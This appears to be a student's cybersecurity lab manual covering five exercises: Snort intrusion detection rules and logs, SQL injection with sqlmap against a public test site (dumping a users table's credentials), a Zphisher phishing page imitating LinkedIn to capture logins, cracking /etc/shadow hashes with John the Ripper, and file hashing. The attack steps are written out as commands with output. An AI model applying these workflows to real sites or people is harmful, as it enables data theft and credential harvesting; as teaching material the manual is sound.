

EXP7: Aim: To study Intrusion Detection system SNORT and its log analysis.

```
sudo apt-get update
```

```
sudo apt-get dist-upgrade
```

Step 2 :

```
sudo apt-get install snort
```

Step3 :

```
snort -V
```

 #to start snort

Step 4: Editing snort configuration files

```
sudo vi +45 /etc/snort/snort.conf
```

```
ipvar HOME_NET 192.168.43.130/24
```

 #replace our ip address in config file

```
sudo gedit /etc/snort/rules/local.rules
```

#in this local config file add these rules

```
alert icmp any any -> #ipaddress# any (msg:"ICMP test"; sid:1000001; rev:1;)
```

```
alert tcp any any -> any 80 (msg:"TCP test"; sid:1000002; rev:1;)
```

#for tcp test do telnet ipaddress

#if tcp not working then try this port ssh-port22,http-port80,https-port443

#close config file

#Snort configuration test command

`sudo snort -T -c /etc/snort/snort.conf`

`sudo snort -T -c /etc/snort/rules/local.rules`

#keep snort in listening mode

`sudo snort -A console -c /etc/snort/snort.conf`

While snort in listening mode ping it from other system

Here we are getting ICMP alert messages as “ICMP Testing Rule”

While snort in listening mode perform a scan on the system from other system in our case 192.168.43.24

As soon as the alert gets generated snort also creates log file of all the activity. Which can be seen in

`cd /var/log/snort`

#archived_logs file should be visible

`cat alert`

The log file can be read by using command

```
apeksha@apeksha-VirtualBox:/var/log/snort$ sudo tcpdump -r snort.log.1665381601
reading from file snort.log.1665381601, link-type EN10MB (Ethernet)
11:30:09.625700 IP 192.168.43.24 > 192.168.43.130: ICMP echo request, id 3252, s
eq 1, length 64
11:30:10.626688 IP 192.168.43.24 > 192.168.43.130: ICMP echo request, id 3252, s
eq 2, length 64
11:30:11.627072 IP 192.168.43.24 > 192.168.43.130: ICMP echo request, id 3252, s
eq 3, length 64
11:30:12.628298 IP 192.168.43.24 > 192.168.43.130: ICMP echo request, id 3252, s
eq 4, length 64
11:30:13.630351 IP 192.168.43.24 > 192.168.43.130: ICMP echo request, id 3252, s
eq 5, length 64
11:30:14.631738 IP 192.168.43.24 > 192.168.43.130: ICMP echo request, id 3252, s
eq 6, length 64
11:30:15.633914 IP 192.168.43.24 > 192.168.43.130: ICMP echo request, id 3252, s
eq 7, length 64
apeksha@apeksha-VirtualBox:/var/log/snort$
```

Exp8: aim: To demonstrate SQL Injection using SQLMap

Target:

<http://testphp.vulnweb.com/artists.php?artist=1>

#to install sqlmap

sudo apt-get install sqlmap

sqlmap -h

sqlmap -u <http://testphp.vulnweb.com/artists.php?artist=1>

sqlmap -u <http://testphp.vulnweb.com/listproducts.php?cat=1> --dbs

#it will give o/p

```
[19:33:53] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx, PHP 5.6.40
back-end DBMS: MySQL 5
[19:33:53] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema
```

sqlmap -u <http://testphp.vulnweb.com/listproducts.php?cat=1> -D

acuart --tables

#o/p of above command

```
[19:36:49] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx, PHP 5.6.40
back-end DBMS: MySQL 5
[19:36:49] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----+
| artists |
| carts   |
| categ   |
| featured |
| guestbook |
| pictures |
| products |
| users   |
+-----+
```

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D
acuart -t users -columns

```
[12:05:01] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| address | mediumtext |
| cart | varchar(100) |
| cc | varchar(100) |
| email | varchar(100) |
| name | varchar(100) |
| pass | varchar(100) |
| phone | varchar(100) |
| uname | varchar(100) |
+-----+-----+
```

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D
acuart -t users -C uname -dump

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D
acuart -t users -C pass -dump

Step 6: now we will try to log in or log in using the existing username and password.

Exp10:Aim: To simulate a phishing attack using Zphisher.


cd Downloads

git clone git://github.com/htr-tech/zphisher.git


cd zphisher

Step 2: Now you are in zphisher directory , use the following command to run the tool.


bash zphisher.sh



step3. Now you have to choose the options from the tool for which you have to make the phishing page.



Step 5: Suppose you want to host it on localhost then the first option then type 1. And custom port as n for NO



```
vishal@slave1-VirtualBox: ~/Downloads/zphisher
File Edit View Search Terminal Help
[-] Select a port forwarding service : 01
[?] Do You Want A Custom Port [y/N]: n
[-] Using Default Port 8080...
[-] Initializing... ( http://127.0.0.1:8080 )
[-] Setting up server...
[-] Starting PHP server...


  ZPHISHER 2.3.5

[-] Successfully Hosted at : http://127.0.0.1:8080
[-] Waiting for Login Info, Ctrl + C to exit...
```


Step 6: Using Zphisher tool, create a phishing page of Linkdin and get credentials (user id and password) of victim. Now use the browser and open link of localhost as shown in above fig.

<http://127.0.0.1:8080>


This is the phishing page we have opened. Now the user has to enter his/her id password.



Step 7: put userid and password in authentication page.



Step 8: check the terminal to view the recorded victims credentials from phishing website.



Exp11:Aim: To study password cracking using John the ripper

sudo apt-get install john

john -test

sudo adduser testuser1

sudo cat /etc/shadow

```
testuser1:$6$PqQX3tjy$ETMPfjZyCP438IoEsTEgHidUV8zkibuznF3Y5nqvuwYTwo0ZE3gdZ1jSe  
lj5Q566gJNYqp0B7Rx6L4t.dKmD61:19641:0:99999:7:::  
testuser2:$6$$/2aZGC8$NA5aam281X9vpwyziJtEsclS5/yp.IaLQlWzu9B6trgFQC6MF.2iZSCU0  
vf1rt7PDlW8l5.HkBU2BGaLpjaG2.:19641:0:99999:7:::
```

#Copy the hashes to a text file t1.txt:

```
apeksha@apeksha-VirtualBox:~$ cat t1.txt
testuser1:$6$PgQX3tjy$ETMPfjZyCP438IoEsTEgHidUV8zkibuznF3Y5nqvuwYTwo0ZE3gdZ1jSe
lj5Q566gJNYqp0B7Rx6L4t.dKmD61:19641:0:99999:7:::
testuser2:$6$S/2aZGC8$NA5aam281X9vpwyziJtEsc1S5/yp.IaLQlWzu9B6trgFQC6MF.2iZSCU0
vf1rt7PDlW8l5.HkBU2BGaLpjaG2.:19641:0:99999:7:::
```

Password cracking using john:

john -show t1.txt

```
apeksha@apeksha-VirtualBox:~$ john -show t1.txt
testuser1:123456:19641:0:99999:7:::
testuser2:abcd:19641:0:99999:7:::

2 password hashes cracked, 0 left
```

Exp12: Aim: To study and test message integrity by using MD5, SHA-1 for varying message sizes.

Echo this is to check message integrity >example.txt

cat example.txt

#View the hash for a file

md5sum example.txt

#Sha1 hash value for the same file

sha1sum example.txt

echo testing sha1 >example.txt

sha1sum example.txt

sha256sum example.txt

sha224sum example.txt

sha512sum example.txt


```
sha384sum example.txt
```

```
ls
```

```
#we will get md5sum ubuntu-14.04.5.desktop-amd64.isothis file with ls
```

```
md5sum ubuntu-14.04.5.desktop-amd64.iso
```